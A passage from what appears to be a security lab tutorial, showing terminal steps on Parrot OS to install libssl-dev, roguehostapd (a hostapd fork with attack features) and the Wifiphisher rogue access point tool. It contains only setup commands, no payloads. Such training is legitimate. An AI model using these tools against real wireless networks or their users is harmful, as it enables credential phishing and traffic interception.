


```
Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~# apt-get install libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  bettercap-caplets
Use 'apt autoremove' to remove it.
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 878 not upgraded.
Need to get 1,797 kB of archives.
After this operation, 8,095 kB of additional disk space will be used.
Get:1 https://mirrors.sjtug.sjtu.edu.cn/parrot rolling/main amd64 libssl-dev amd64 1.1.1d-2 [1,797 kB]
18% [1 libssl-dev 410 kB/1,797 kB 23%] 56.3 kB/s 24s
```



11. Once the update is complete, type **cd roguehostapd** and press **Enter** to navigate to the cloned repository.
12. Now, type **python setup.py install** and press **Enter** to install the roguehostapd application.

Note: Roguehostapd is a fork of hostapd, the famous user space software access point. It provides Python ctypes bindings and a number of additional attack features. It was primarily developed for use in the Wifiphisher project.




```
python setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#cd roguehostapd
[root@parrot]-[~/roguehostapd]
#python setup.py install
running install
running bdist_egg
running egg_info
creating roguehostapd.egg-info
writing roguehostapd.egg-info/PKG-INFO
writing dependency_links to roguehostapd.egg-info/dependency_links.txt
writing top-level names to roguehostapd.egg-info/top_level.txt
writing manifest file 'roguehostapd.egg-info/SOURCES.txt'
reading manifest file 'roguehostapd.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'roguehostapd.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib
running build_py
```

13. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the root directory.




```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~/roguehostapd]
#cd ..
[root@parrot]-[~]
#
```


14. Now, type **cd wifiphisher** and press **Enter** to navigate to the Wifiphisher repository.
15. Type **python3 setup.py install** and press **Enter** to install Wifiphisher.



